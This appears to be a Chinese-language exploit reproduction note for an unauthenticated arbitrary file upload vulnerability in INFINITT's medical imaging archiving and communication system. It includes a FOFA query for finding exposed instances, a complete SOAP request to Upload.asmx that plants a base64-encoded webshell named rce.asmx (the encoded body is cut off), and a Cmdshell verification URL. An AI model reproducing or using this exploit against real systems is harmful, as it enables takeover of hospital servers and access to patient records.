
Y33-1英飞达-医学影像存档与通信系统-任意文件上传

漏洞描述：

英飞达医学影像存档与通信系统 Upload.asmx 接口任意文件上传漏洞，未经身份攻击者可通过该漏洞在服务器端任意执行代码，写入后门，获取服务器权限，进而控制整个 web 服务器。

网站图片：



fofa语法：

"INFINITT" && (icon_hash="1474455751" || icon_hash="702238928")

漏洞复现：


PS：文件内容base64编码 payload：

```
POST /webservices/Upload.asmx HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate
Content-Type: text/xml; charset=utf-8
SOAPAction: "http://tempuri.org/UploadData"
Connection: close

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
<soap:Body>
<UploadData xmlns="http://tempuri.org/">
<guid>1</guid>
<patientId>1</patientId>
<patientName>1</patientName>
<fileName>rce.asmx</fileName>
<fileSize>1000</fileSize>
<file>PCVAIFdlYlNlcnZpY2UgTGFuZ3VhZ2U9IkpTY3JpcHQiIENsYXNzPSJXZWJTZXJ2aWNlMSIgJT4KIAppbXBvcnQgU3lzdGVtO2ltcG9ydCBTeXN0ZW0uV2ViO2ltcG9ydCBTeXN0ZW0uSU87aW1wb3J0IFN5c3RlbS5
</UploadData>
```


```
</soap:Body>
</soap:Envelope>
```

效果图：



验证url payload：

```
/spool/1/rce.asmx/Cmdshell?Pass=Response.Write("Hello,World")
```



Hello,World

效果图：